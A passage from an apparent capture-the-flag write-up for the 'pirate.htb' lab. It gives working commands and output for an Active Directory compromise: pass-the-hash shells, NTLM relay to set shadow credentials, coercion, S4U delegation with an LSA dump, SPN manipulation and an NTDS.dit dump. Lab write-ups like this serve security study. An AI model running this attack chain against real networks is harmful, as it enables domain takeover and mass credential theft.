Success! We successfully retrieve the NTLM hashes for both gMSA_ADCS_prod$ and gMSA_ADFS_prod$.
Armed with the hash for the ADCS production account, we can perform a Pass-The-Hash attack using WinRM to gain an interactive shell.
$ evil-winrm -i $DC_IP -u 'gMSA_ADCS_prod$' -H 2b8849da91d5206b9d1d1dcb44467089

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\gMSA_ADCS_prod$\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
We now have a stable, High Integrity shell on the network, ready for the next phase of the engagement.
📈 3.2 Lateral Movement (Shadow Credentials on WEB01)
Having obtained the gMSA hashes, we pivot to WEB01. We use the gMSA_ADCS_prod$ account to create a new computer account and a corresponding DNS record to act as a relay target.
$ bloodyAD -d 'pirate.htb' -u 'gMSA_ADCS_prod$' -p ':304106f739822ea2ad8ebe23f802d078' --host 'dc01.pirate.htb' add computer 'tralsesecpc' 'tralsesecpc$123!' && \
  bloodyAD -d 'pirate.htb' -u 'gMSA_ADCS_prod$' -p ':304106f739822ea2ad8ebe23f802d078' --host 'dc01.pirate.htb' add dnsRecord 'tralsesecpc' 10.10.14.147
We then set up ntlmrelayx to target the Domain Controller’s LDAPS service, specifically requesting a Shadow Credentials attack against WEB01$.
$ proxychains -q ntlmrelayx.py -t ldaps://dc01.pirate.htb --shadow-credentials --shadow-target 'web01$' --no-validate-privs

[*] (HTTP): Authenticating connection from PIRATE/WEB01$@10.129.7.210 against ldaps://dc01.pirate.htb SUCCEED [1]
[*] ldaps://PIRATE/WEB01$@dc01.pirate.htb [1] -> Searching for the target account
[*] ldaps://PIRATE/WEB01$@dc01.pirate.htb [1] -> Target user found: CN=WEB01,CN=Computers,DC=pirate,DC=htb
[*] ldaps://PIRATE/WEB01$@dc01.pirate.htb [1] -> Updating the msDS-KeyCredentialLink attribute of web01$
[*] ldaps://PIRATE/WEB01$@dc01.pirate.htb [1] -> Saved PFX (#PKCS12) certificate & key at path: OEIEQqE2.pfx
[*] ldaps://PIRATE/WEB01$@dc01.pirate.htb [1] -> Must be used with password: jMqlNIjTbkCLgKehJaez
To trigger the relay, we coerce WEB01 to authenticate to our new computer account using the coerce_plus module.
$ proxychains -q nxc smb web01.pirate.htb -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839' -M coerce_plus -o LISTENER=tralsesecpc@80/test
The relay succeeds, updating the msDS-KeyCredentialLink attribute for WEB01$. We use the resulting PFX certificate to authenticate and retrieve the NT hash for the WEB01$ machine account.
$ certipy-ad auth -pfx OEIEQqE2.pfx -password jMqlNIjTbkCLgKehJaez -username 'web01$' -domain 'pirate.htb' -dc-ip 10.129.7.210

[*] Using principal: 'web01$@pirate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Trying to retrieve NT hash for 'web01$'
[*] Got hash for 'web01$@pirate.htb': aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9
🚩 3.3 Privilege Escalation to Domain Admin
Local Admin Impersonation & User Harvest
With the machine account hash for WEB01$, we can use Kerberos delegation (S4U) to impersonate the local Administrator on the web server. This allows us to access the system’s memory and harvest credentials.
$ proxychains -q nxc smb web01.pirate.htb -u 'web01$' -H 'feba09cf0013fbf5834f50def734bca9' --delegate Administrator --self --lsa

SMB         web01.pirate.htb 445    WEB01            [+] pirate.htb\Administrator through S4U with web01$ (Pwn3d!)
SMB         web01.pirate.htb 445    WEB01            PIRATE\a.white:E2nvAOKSz5Xz2MJu
This successfully grants access to the web server, where we find the cleartext password for the user a.white: E2nvAOKSz5Xz2MJu.
Admin Password Reset

During enumeration, we noted that a.white has the permissions required to reset the password for the higher-privileged account a.white_adm. We perform the reset to gain control of this administrative user.
$ bloodyAD -k -d "pirate.htb" --host "dc01.pirate.htb" -u "a.white" -p 'E2nvAOKSz5Xz2MJu' set password 'a.white_adm' 'Tralsesec123!'
Constrained Delegation via SPN Manipulation
To reach Domain Admin, we exploit a misconfiguration in Kerberos delegation. Using our control over a.white_adm, we manipulate the Service Principal Names (SPNs) of both WEB01$ and DC01$. By reassigning the SPNs, we trick the KDC into granting us a service ticket for the CIFS service on the Domain Controller.
$ bloodyAD -d 'pirate.htb' -u 'a.white_adm' -p 'Tralsesec123!' --host 'dc01.pirate.htb' set object web01$ servicePrincipalName -v 'cifs/test' && \
  bloodyAD -d 'pirate.htb' -u 'a.white_adm' -p 'Tralsesec123!' --host 'dc01.pirate.htb' set object dc01$ servicePrincipalName -v 'http/WEB01.pirate.htb'
We then request the forged service ticket for the Administrator account.
$ impacket-getST -spn 'http/WEB01.pirate.htb' -impersonate Administrator -dc-ip '10.129.7.210' 'pirate.htb/a.white_adm:Tralsesec123!' -altservice 'cifs/dc01.pirate.htb'

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from http/WEB01.pirate.htb@PIRATE.HTB to cifs/dc01.pirate.htb@PIRATE.HTB
[*] Saving ticket in Administrator@cifs_dc01.pirate.htb@PIRATE.HTB.ccache
Finally, we use the forged ticket to dump the NTDS.dit database from the Domain Controller, providing us with the NT hash for the domain Administrator.
$ export KRB5CCNAME=Administrator@cifs_dc01.pirate.htb@PIRATE.HTB.ccache && \
  nxc smb dc01.pirate.htb --use-kcache --ntds

SMB         dc01.pirate.htb 445    DC01             [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB         dc01.pirate.htb 445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:598295e78bd72d66f837997baf715171:::
With the Domain Admin hash in hand (598295e78bd72d66f837997baf715171), we gain full control of the domain.
$ evil-winrm-py -i dc01.pirate.htb -u 'administrator' -H '598295e78bd72d66f837997baf715171'
🧠 Retrospective
- Learnings:
- Shadow Credentials: The
msDS-KeyCredentialLinkattribute is a powerful target for relay attacks. If you can relay a machine’s authentication to LDAPS, you can effectively take over that machine’s identity without ever knowing its password. - S4U Delegation: Machine account hashes are often overlooked but are extremely dangerous. They can be used to impersonate any user (including local administrators) on the machine they belong to.
- SPN Manipulation: In environments with complex delegation, the ability to modify SPN attributes on computer objects can allow an attacker to “redirect” Kerberos tickets to unintended services, leading to full domain compromise.
- Pre-created Computer Accounts: Always check for accounts created via
Pre2kor similar mechanisms, as they often have predictable or default passwords that serve as an easy entry point into the domain.
- Shadow Credentials: The